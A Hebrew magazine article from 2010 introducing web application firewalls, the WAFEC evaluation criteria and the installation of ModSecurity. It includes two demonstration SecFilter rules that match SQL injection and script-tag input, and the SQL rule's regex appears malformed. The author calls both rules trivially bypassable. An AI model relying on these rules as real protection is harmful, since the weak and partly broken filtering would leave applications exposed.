קריטריונים להגדרת מערכת WAF

על מנת שנוכל להגדיר מהו בעצם ישום ה-WAF, ואילו תכונות ושיטות הוא מכיל בתוכו, הוקם פרוייקט מיוחד עבור מטרה זו שנקרא: WAFEC - Web Application Firewall Evaluation Criteria ובעברית- "הערכה לפי קריטריונים של חומת אש ליישומי רשת".


מטרת הפרוייקט היא לפתח סט של קריטריונים ל-WAF מתודולוגיה של בדיקות שיכולה להיות בשימוש על ידי כל טכנאי אחראי ולהקים פיתרון של WAF אמין ואיכותי. היעד אינו לתעד את המאפיינים שחייבים להיות בתוך כל WAF, משום שמערכת כזו היא מסובכת יתר על המידה, אלא לחבר מסמך ראוי ומסודר של מאפיינים פוטנציאלים ראויים לפרוייקט WAF כלשהו. בהמשך המאמר, אתאר מעט מהדברים שצוינו בגירסה מספר 1.0 של הפרוייקט הזה (שיצאה לאור בשנת 2006, העבודה על 2.0 עדיין נמשכת).

מטרות ה-WAF ואופן פעולתו

טכנולוגייה זו מתאימה במניעת התקפות שמערכות IDS וחומת אש בשכבת הרשת כמעט ולא מסוגלות להתמודד איתן. ניתן להסביר זאת על ידי דוגמה: חומת אש בשכבת הרשת פועלת על מנת לאפשר פורט 80, היא פועלת בשכבת התעבורה, בעוד ההתקפות נגד ישומי הרשת מבוצעות בשכבת היישומים. מכיוון שבימינו 70% מכלל ההתקפות משתמשות בשכבת יישומי הרשת, תאגידים וחברות זקוקים לכל העזרה שהם יכולים להשיג על מנת לאבטח את המערכות שלהן.

כפי שציטטתי למעלה- "Security is a not a product, but a process" , טכנולוגיית WAF לא נועדה להוות מוצר אחד כנגד כלל ההתקפות, אלא חומה חיצונית **נוספת**, מעגל נוסף בכלל מערך האבטחה של התאגיד. מכיוון שהיא ממוקמת בשכבה גבוהה (שכבה 7 במודל ה-OSI) לעומת שאר מערכות הגנה כפי שהזכרתי לעיל, היא מסוגלת למנוע את ההתקפות לפני שהן ימשיכו הלאה למחוזות קריטיים, באמצעות שימוש בחוקים מסויימים על מנת לאפשר/למנוע בקשות HTTP מסויימות כגון POST, GET וכדומה.
בנוסף, היא מספקת הגנה מפני מגוון רחב של התקפות על ישומי רשת ומאפשרת ניטור של תעבורת ה-HTTP וניתוח המידע בזמן אמת.

ברוב המקרים, ה-WAF ממוקמת בין השרת לבין הלקוח (הדפדפן) ומנטרת את התקשורת בינהם (ראו תרשים א'). בנוסף, היא מאפשרת גישה בזמן אמת למידע שניתן בשכבת היישומים, כדוגמת מידע אודות הפרמטרים שנשלחים.



אסטרטגיות זיהוי התקפות

התקפות ניתנות לזיהוי על ידי שימוש ב-2 אסטרטגיות עיקריות (ישנן אסטרטגיות נוספות שלא נפרט בחלק זה)- זיהוי על פי חוקים סטטים וזיהוי על פי חוקים דינאמים (חריגות).

חוקים סטטים

אסטרטגיית זיהוי על פי חוקים (Rule-Based) קובעת חוקים סטטים שנועדו להגדרה לפני הביצוע של תהליך הניתוח. אלו יכולים להיות חוקים פשוטים כמו זיהוי של תווים מסויימים, או חוקים מסובכים כמו קביעת חוקי שיחה (Session) קבועים. חוקים אלו נקבעים פעם אחת ונשארים באותה הצורה לכל אורך שלב הזיהוי. לכל חוק צריך להיות מבנה ספציפי משלו לכל ישום. חוקים אלו מעולים עבור מצבים ידועים מראש כגון תווי קלט, אורך הפרמטרים או סוגם וכדומה. חוקים אלו יכולים להיות מחולקים לשני מודולי זיהוי: **זיהוי חיובי** ו-**זיהוי שלילי**.

- מודל אבטחה חיובי / Positive Security Model: כאשר מודל זה מיושם, רק בקשות שידועות כנכונות מתקבלות, בעוד כל השאר פשוט נדחה. כלומר, תקנות ברירת המחדל הן שהכל נחסם מלבד מה שהוגדר כמותר, (ניתן לכנות גישה זו גם כ-White-List), מה שבתוך הרשימה הלבנה נחשב כתעבורה "נורמלית" שאין בה כוונות זדוניות. מלבד הגישה הידנית שבה צריך להגדיר כל פרט בנפרד, במודל זה ניתן להשתמש גם בשלב למידה אוטומטית - בו חשוב מאוד כי הוא יכיל רק תעבורת רשת טובה, משום שכל השאר יחשב זדוני. מודול זה עובד באופן הטוב ביותר עם ישומים בשימוש נרחב, אך עם עידכונים מעטים. בנוסף, רוב של חומות האש בשוק בנויות היום בצורה כזו שבה כל שירות חדש צריך להירשם אל תוך הרשימה.

- מודל אבטחה שלילי / Negative Security Model: למודל זה יש ברב המקרים תקנות ברירת מחדל שמאשרות הכל- מה שמאפשר לכל בקשה לעבור הלאה, **מלבד מה שהוגדר כתעבורה**

זדונית (גישה זו יכולה להחשב גם כ-Black List). התקנות מגדירות אילו בקשות **אינן** מאושרות ומה שבעצם מוגדר יסומן כהתקפה. המודל הזה נחשב קל יותר להטמעה, אך גישה זו לרב אינה יעילה במיוחד. החיסרון הגדול כמובן שהזיהוי יהיה טוב בדיוק כמו תקנות האבטחה שהוגדרו, והוא חייב לאמץ לעצמו תקנות חדשות כל הזמן ככל שהתקפות חדשות יהיו - כלומר לעדכן את עצמו כמה שיותר. כמובן שזה לא רק רע, נקודה חיובית בכך היא שאין יותר מדי התרעות שווא, היות והחוקים במערך מוגדרים לחפש **רק התקפות מוכרות** וכך בעצם תאפשר חסימה גדולה של התקפות אוטומטיות.

חוקים דינאמים (זיהוי על פי חריגות)

חוקי חריגות בנויים מחוקים דינאמיים, חוקים אלו לעומת החוקים הסטטיים אינם מוגדרים באופן ידני אלא דרך תהליך למידה. באותו שלב המערכת "מקליטה" ולומדת כל מה שנחשב "נורמלי" – זהו בעצם הדבר המשמעות ביותר. התעבורה הזו היא שתחשב תעבורה "סטירלית" - תעבורה נקייה מהתקפות (בדיוק כמו במאמר הקודם שבו דיברתי על הבסיס למערכת HIDS) גם פה, התעבורה הזו נחשבת ל-"תעבורת הבסיס". מטרת שלב הלמידה היא להגדיר מה נחשב "נורמלי"- מכיוון שלאחר שלב זה, ביישום שיטה זו התעבורה שתיקלט תשווה את עצמה למה שנלמד בשלב הלמידה ותחליט מה לא נראה "נורמלי" ותפעיל את האזעקה- .

אסטרטגיות הגנה

מכיוון שההתקפות מנסות לבצע פעולה זדונית, כך או אחרת יש בידינו 3 אטסטרגיות להגן על הישומים שלנו ועל כל מה שעלול להפגע דרכם.

יישום של WAF

דוגמה למערכת WAF על בסיס קוד פתוח - ModSecurity:

ModSecurity הינה חומת אש לישומי רשת מבוססת קוד פתוח (חשוב לציין כאן כי ModSecurity אינה פועלת בפני עצמה, אלה בעצם מודל של Apache. בנוסף לכך, היא גם מערכת לזיהוי חדירות (IDS) וגם מערכת למניעת חדירות (IPS)), ולעומת שאר הגרסאות המסחריות של WAF - שמציעות פיצ'רים רבים ועולות המון כסף, היא מציעה דווקא את הפיצ'רים שבאמת נחוצים וכל זה בחינם. מלבד 2 האסטרטגיות הנפוצות שרשמתי למעלה בזיהוי התקפות, ModSecurity נותנת למשתמש את היכולת להשיג וליישם בעצמו את מודל האבטחה שהוא בוחר. וכמו שכבר ציינתי, מלבד חוקים סטטים ישנם עוד מודולים נפוצים

כגון:

- **טלאי וירטואלי - VirtualPatching -** שפת חוקים אשר עושה את ModSecurity לכלי אידאלי לטלאים. מכיוון שברב האירגונים לוקח המון זמן (כמה שבועות) על מנת להטמיע טלאי שיתקן חולשה כזו או אחרת בישום, ב-ModSecurity ישומים קריטיים יכולים להיות מוטלאים מבחוץ מבלי הצורך לגעת/לשנות את קוד המקור של הישום (ואפילו ללא גישה אליו), דבר שעושה את המערכת מאובטחת עד שטלאי יציב יותר יצא לאור.

- **מודל הוצאת זיהוי - Extrusion Detection Model -** המערכת יכולה לנתר את המידע יוצא, לזהות ולחסום בעיות גלויות במידע (דוגמה: הודעות שגיאה מפורטות או מספרי כרטיס אשראי)

בלב ליבה של המערכת יש מנוע חוקים גמיש אשר נועד להיות קל לשימוש ומעוצב בפורמט פשוט ונוח. המערכת משתמשת בו על מנת לקבוע אילו חוקים יאכפו על ידה.

יישום ModSecurity


הורדה והתקנה

ניתן להוריד מהאתר הראשי של ModSecurity את הגירסה הנדרשת לכל מערכת ואפילו להדר אותה באופן עצמאי אם רוצים, אני אישית משתמש בהפצת אובונטו ולכן במאמר זה אראה כיצד ניתן להתקין את ModSecurity באובונטו.

על מנת להתקין את ModSecurity נצטרך לרשום במעטפת את הפקודה הבאה:

```
sudo apt-get install libapache-mod-security
```

לאחר מכן, המערכת תסביר כי היא דורשת גם את חבילת "mod-security-common" לביצוע השלמת פעולת ההתקנה שמכילה קבצי תיעוד וקבצי הגדרות לדוגמה, ולכן תתקין אותה בנוסף.



מכאן המערכת מותקנת, נראה כמה דוגמאות פשוטות לשימוש במנוע החוקים על מנת לפתור בעיות יום יומיות כגון מניעת התקפות מסוג SQL Injection:

```
SecFilter "DELETE[[:space]]+FROM"
```

או מניעת הזרקת קוד Javascript (כגון מתקפות Cross Site Scripting):

```
SecFilter "<script"
```

כמובן שניתן לעקוף את החוקים הללו בלא שום בעיות, חוקים אלו נועדו להדגמה בלבד, אך כאשר מדובר במערך חוקים שלם המתפקד כמקשה אחת- ביצוע פעולת המעקף היא הרבה יותר מורכבת ואף כמעט בלתי אפשרית. (כמעט..)

דוגמא נוספת של חיוב שימוש שמירת SESSION בעוגיות מאובטחות (HTTPOnly / Secure Flag), ניתן לראות בקישור הבא:
http://blog.modsecurity.org/2008/12/helping-protect-cookies-with-httponly-flag.html

פרוייקט מעניין שדרכו ניתן ללמוד רבות על יצירת חוקים ל-ModSecurity הוא " Securing WebGoat using ModSecurity" – אבטחת המערכת WebGoat של OWASP.

סיכום

קשה שלא להיתקל בימינו ביישומי אינטרנט כאלה או אחרים, בין אם אנחנו בעלי אתרים או סתם גולשים ברשת, ועל כן עלינו להיות מודעים לכלל הסכנות האורבות לנו ביישומים אלה וגם לפתרונות שקיימים לכך בשוק. אחד מגלגלי השיניים הפועלים במנגנון המורכב של ההגנה ברשת הינו רכיב ה-WAF שהוא מכלול של אמצעים הפועלים על פי עקרונות ההגנה על יישומי הרשת ומספקים לנו עוד שכבת הגנה ואבטחה. זוהי עוד מדרגה בדרך שלנו להפוך את האינטרנט (ואת העולם) למקום בטוח (ומאובטח) יותר.

על הכותב

נתנאל שיין עוסק בפיתוח ובאבטחת מידע בפרט, מעורב בפרויקטים שונים בנושא הקוד הפתוח בעיקר בהתנדבות, חבר בעמותת המקור, כיום עובד בהייטק וסטודנט למדעי המחשב באוניברסיטה הפתוחה.

קישורים חיצוניים לקריאה נוספת:

הבלוג של נתנאל שיין:

http://netshine.wordpress.com/

מחלק הדוקומנטציה באתר הבית של הפרוייקט:
http://www.modsecurity.org/documentation

הבלוג הרשמי של הפרוייקט:

http://blog.modsecurity.org

מאמר פרקטי ומעניין בנושא, נכתב ע"י Shreeraj Shah:
http://www.infosecwriters.com/text_resources/pdf/Defending-web-services.pdf

ה-TOC של הספר "ModSecurity Handbook":
https://www.feistyduck.com/books/modsecurity-handbook/ModSecurity_Handbook_1ed_TOC_and_Preface.pdf

מצגת מ-"WhatTheHack" מאת Daniel Fernández Bleda ו-Christian Martorella:
http://wiki.whatthehack.org/images/8/8c/Wth-slides-modsecurity.pdf

מצגות בנושא Web Intrusion Detection With ModSecurity מאת Ivan Ristic:
http://www.modsecurity.org/documentation/Web_Intrusion_Detection_with_ModSecurity.pdf

http://www.modsecurity.org/documentation/ApacheCon_Europe_2008-Web_Intrusion_Detection_with_ModSecurity.pdf

מרכז מידע בנושא Web Application Firewalls:

http://www.xiom.com/

דברי סיום

בזאת אנחנו סוגרים את הגליון העשירי של Digital Whisper (גליון עשירי, סוף סוף!). אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של יולי 2010.

אפיק קסטיאל,

ניר אדר,

30.06.2010